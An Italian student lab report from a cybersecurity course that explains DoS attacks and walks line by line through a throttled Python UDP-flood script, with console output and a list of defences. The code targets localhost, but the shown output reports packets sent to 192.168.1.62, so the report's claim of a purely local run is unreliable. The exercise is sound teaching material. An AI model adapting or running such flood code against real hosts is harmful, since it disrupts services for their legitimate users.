


SIMULAZIONE UDP FLOOD S6 L3



Andrea Calabretta

Sommario

1. Introduzione	3
2. Cos'è un Attacco DoS.....	3
2.1 Caratteristiche Principali	3
2.2 UDP Flood	3
3. Il Programma Python	4
4. Spiegazione del Programma	5
4.1 Importazione delle Librerie	5
4.2 Definizione del Target	5
4.3 Scelta della Porta Casuale.....	5
4.4 Creazione del Socket UDP	5
4.5 Creazione del Messaggio.....	6
4.6 Ciclo di Invio	6
4.7 Invio del Pacchetto.....	6
4.8 Stampa a Schermo	6
4.9 Pausa di Sicurezza	6
4.10 Fine del Programma.....	6
5. Esecuzione della Simulazione	7
6. Conclusioni	9

1. Introduzione

Esercizio del Giorno (potete aiutarvi con ChatGPT)

Argomento: Attacchi DoS (Denial of Service) – Simulazione di un UDP Flood

Introduzione:

Gli attacchi di tipo DoS (Denial of Service) mirano a saturare le richieste di determinati servizi, rendendoli così indisponibili e causando significativi impatti sul business delle aziende.

Obiettivo dell'Esercizio:

Scrivere un programma in Python che simuli un UDP flood, ovvero l'invio massivo di richieste UDP verso una macchina target che è in ascolto su una porta UDP casuale.

2. Cos'è un Attacco DoS

Un attacco DoS (Denial of Service) è un tipo di attacco informatico il cui obiettivo è rendere un servizio, una risorsa o un sistema non disponibile agli utenti legittimi. Questo viene ottenuto sovraccaricando il sistema bersaglio con un numero elevatissimo di richieste, fino a esaurirne le risorse (CPU, memoria, banda di rete).

2.1 Caratteristiche Principali

- Saturazione delle risorse di rete o del server.
- Interruzione del servizio per gli utenti legittimi.
- Può essere condotto da un singolo host (DoS) o da più macchine coordinate (DDoS – Distributed Denial of Service).
- Causa danni economici e reputazionali significativi alle aziende colpite.

2.2 UDP Flood

L'UDP Flood è una variante dell'attacco DoS che sfrutta il protocollo UDP (User Datagram Protocol). A differenza del TCP, l'UDP è un protocollo senza connessione e

senza meccanismi di controllo della consegna: ciò lo rende ideale per inviare grandi volumi di pacchetti in maniera rapida, senza dover stabilire una sessione preliminare.

Il target riceve una quantità enorme di datagrammi UDP su porte casuali: il sistema operativo della vittima deve elaborare ogni pacchetto, rispondere con messaggi ICMP “Destination Unreachable” e consumare così risorse fino al degrado o all’indisponibilità del servizio.

3. Il Programma Python

Di seguito viene mostrato il codice Python utilizzato per simulare l’attacco UDP Flood in ambiente locale (localhost). La simulazione è stata eseguita in modo sicuro e controllato, senza coinvolgere sistemi di terze parti.

```
import socket
import random
import time

# IP target (localhost = il proprio PC)
target_ip = "127.0.0.1"

# Porta UDP casuale
port = random.randint(1024, 65535)

# Creazione del socket UDP
sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)

# Messaggio da inviare
message = b"UDP FLOOD TEST"

print(f"Invio pacchetti UDP verso {target_ip}:{port}")

# Numero di pacchetti da inviare
for i in range(1000):
    sock.sendto(message, (target_ip, port))
    print(f"Pacchetto {i + 1} inviato")

    # Piccola pausa per non sovraccaricare il sistema
    time.sleep(0.01)

print("Simulazione completata")
```

Figura 1 – Codice Python per la simulazione UDP Flood (file: ood.py)

4. Spiegazione del Programma

4.1 Importazione delle Librerie

```
import socket
import random
import time
```

- socket → serve per creare comunicazioni di rete.
- random → genera numeri casuali.
- time → permette di usare piccole pause nel programma.

4.2 Definizione del Target

```
target_ip = "127.0.0.1"
```

- 127.0.0.1 è il localhost, cioè il proprio computer.
- In questo modo la simulazione resta locale e sicura.

4.3 Scelta della Porta Casuale

```
port = random.randint(1024, 65535)
```

- UDP utilizza le porte di rete.
- random.randint() sceglie una porta casuale tra 1024 e 65535.

4.4 Creazione del Socket UDP

```
sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
```

Qui viene creato il socket:

- AF_INET → utilizza IPv4.
- SOCK_DGRAM → indica che stiamo usando UDP.

UDP è un protocollo:

- veloce,
- senza connessione,
- senza controllo di consegna dei pacchetti.

4.5 Creazione del Messaggio

```
message = b"UDP FLOOD TEST"
```

- Il messaggio viene inviato in formato byte (b).
- Ogni pacchetto UDP conterrà questa stringa.

4.6 Ciclo di Invio

```
for i in range(1000):
```

- Il programma invia 1000 pacchetti UDP.
- Ogni iterazione del ciclo invia un nuovo pacchetto.

4.7 Invio del Pacchetto

```
sock.sendto(message, (target_ip, port))
```

Questa è la parte principale:

- sendto() invia il pacchetto UDP.
- message = contenuto.
- (target_ip, port) = destinazione.

4.8 Stampa a Schermo

```
print(f"Pacchetto {i + 1} inviato")
```

Mostra il numero del pacchetto inviato.

4.9 Pausa di Sicurezza

```
time.sleep(0.01)
```

- Inserisce una pausa di 0.01 secondi.
- Serve per evitare di saturare il computer.
- In un vero attacco DoS questa pausa normalmente non esiste.

4.10 Fine del Programma

```
print("Simulazione completata")
```

Messaggio finale che indica la conclusione della simulazione.

5. Esecuzione della Simulazione

Nelle immagini seguenti è possibile osservare l'esecuzione del programma: l'invio progressivo dei pacchetti UDP verso il target e la schermata finale di completamento.

```
ood.py
Invio pacchetti UDP verso 192.168.1.62:16736
Pacchetto 1 inviato
Pacchetto 2 inviato
Pacchetto 3 inviato
Pacchetto 4 inviato
Pacchetto 5 inviato
Pacchetto 6 inviato
Pacchetto 7 inviato
Pacchetto 8 inviato
Pacchetto 9 inviato
Pacchetto 10 inviato
Pacchetto 11 inviato
Pacchetto 12 inviato
Pacchetto 13 inviato
Pacchetto 14 inviato
Pacchetto 15 inviato
Pacchetto 16 inviato
Pacchetto 17 inviato
Pacchetto 18 inviato
Pacchetto 19 inviato
Pacchetto 20 inviato
Pacchetto 21 inviato
Pacchetto 22 inviato
Pacchetto 23 inviato
Pacchetto 24 inviato
Pacchetto 25 inviato
Pacchetto 26 inviato
Pacchetto 27 inviato
Pacchetto 28 inviato
Pacchetto 29 inviato
Pacchetto 30 inviato
Pacchetto 31 inviato
Pacchetto 32 inviato
Pacchetto 33 inviato
Pacchetto 34 inviato
Pacchetto 35 inviato
Pacchetto 36 inviato
Pacchetto 37 inviato
Pacchetto 38 inviato
Pacchetto 39 inviato
Pacchetto 40 inviato
Pacchetto 41 inviato
Pacchetto 42 inviato
Pacchetto 43 inviato
Pacchetto 44 inviato
Pacchetto 45 inviato
Pacchetto 46 inviato
```

Figura 2 – Avvio della simulazione: invio pacchetti UDP verso 192.168.1.62:16736

```
Pacchetto 982 inviato
Pacchetto 983 inviato
Pacchetto 984 inviato
Pacchetto 985 inviato
Pacchetto 986 inviato
Pacchetto 987 inviato
Pacchetto 988 inviato
Pacchetto 989 inviato
Pacchetto 990 inviato
Pacchetto 991 inviato
Pacchetto 992 inviato
Pacchetto 993 inviato
Pacchetto 994 inviato
Pacchetto 995 inviato
Pacchetto 996 inviato
Pacchetto 997 inviato
Pacchetto 998 inviato
Pacchetto 999 inviato
Pacchetto 1000 inviato
Simulazione completata

(kali@kali)-[~/progetto_gemini]
$ source /home/kali/venv_ai/bin/activate
```

Figura 3 – Completamento della simulazione: 1000 pacchetti inviati con successo

6. Conclusioni

L'esercizio ha permesso di comprendere in modo pratico il funzionamento di un attacco DoS di tipo UDP Flood. Attraverso un programma Python semplice ma efficace, è stato possibile simulare in ambiente locale l'invio massiccio di pacchetti UDP verso un host target, replicando la logica alla base di questo tipo di attacco.

La simulazione ha evidenziato come il protocollo UDP, proprio per la sua natura connectionless e priva di meccanismi di controllo, si presti particolarmente a questo genere di abuso. La pausa artificiale di 0.01 secondi inserita nel codice ha consentito di eseguire il test in sicurezza, senza sovraccaricare il sistema locale.

Dal punto di vista della cybersecurity, questo esercizio sottolinea l'importanza di implementare adeguate misure di protezione contro gli attacchi DoS, tra cui:

- Firewall e sistemi di filtraggio del traffico UDP anomalo.
- Rate limiting per limitare il numero di richieste accettate da un singolo host.
- Sistemi di rilevamento delle intrusioni (IDS/IPS) in grado di identificare pattern di traffico sospetti.
- Servizi di mitigazione DDoS offerti da provider specializzati.

In conclusione, la comprensione delle tecniche di attacco è fondamentale per poter progettare difese efficaci e proteggere le infrastrutture informatiche da minacce sempre più sofisticate.